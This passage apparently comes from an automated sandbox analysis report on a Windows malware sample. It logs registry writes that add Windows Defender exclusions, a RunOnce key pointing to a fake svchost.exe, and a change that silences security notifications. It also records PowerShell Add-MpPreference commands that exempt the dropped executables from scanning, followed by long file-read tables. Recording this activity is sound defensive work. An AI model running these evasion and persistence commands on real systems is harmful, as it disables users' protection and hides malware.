C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2CB2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6D2CB02C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6D2CB02C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications	success or wait	1	6D2CB02C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings	success or wait	1	6D2CB02C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	success or wait	1	6D2CB02C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\AppData\Roaming\CTF loader_es.exe	dword	0	success or wait	1	6D2C4ECD	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	dword	0	success or wait	1	6D2C4ECD	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	dword	0	success or wait	1	6D2C4ECD	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	Bw6d8Paf6bOV36xS4N6	unicode	C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	success or wait	1	6D2CAEBE	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	Enabled	dword	0	success or wait	1	6D2C4ECD	RegSetValueExW

Analysis Process: powershell.exe PID: 2536 Parent PID: 2336

General

Start time:	20:30:49
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force
Imagebase:	0x21e00000

File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	5	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	1DB08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	1DB08E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	74034496	unknown

Analysis Process: powershell.exe PID: 2300 Parent PID: 2336

General

Start time:	20:30:50
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x21e00000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	28808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	28808E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	74034496	unknown

Analysis Process: powershell.exe PID: 2772 Parent PID: 2336

General

Start time:	20:30:51
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x21e00000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	74034496	unknown

Analysis Process: powershell.exe PID: 2852 Parent PID: 2336

General

Start time:	20:30:51
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force
Imagebase:	0x21e00000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	74034496	unknown

Analysis Process: Bw6d8Paf6bOV36xS4N6.exe PID: 2368 Parent PID: 2336

General

Start time:	20:30:56
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe'
Imagebase:	0x10b0000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 41%, Virustotal, Browse • Detection: 19%, Metadefender, Browse • Detection: 45%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2CB2B3	ReadFile

Analysis Process: powershell.exe PID: 2252 Parent PID: 2336

General

Start time:	20:30:57
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
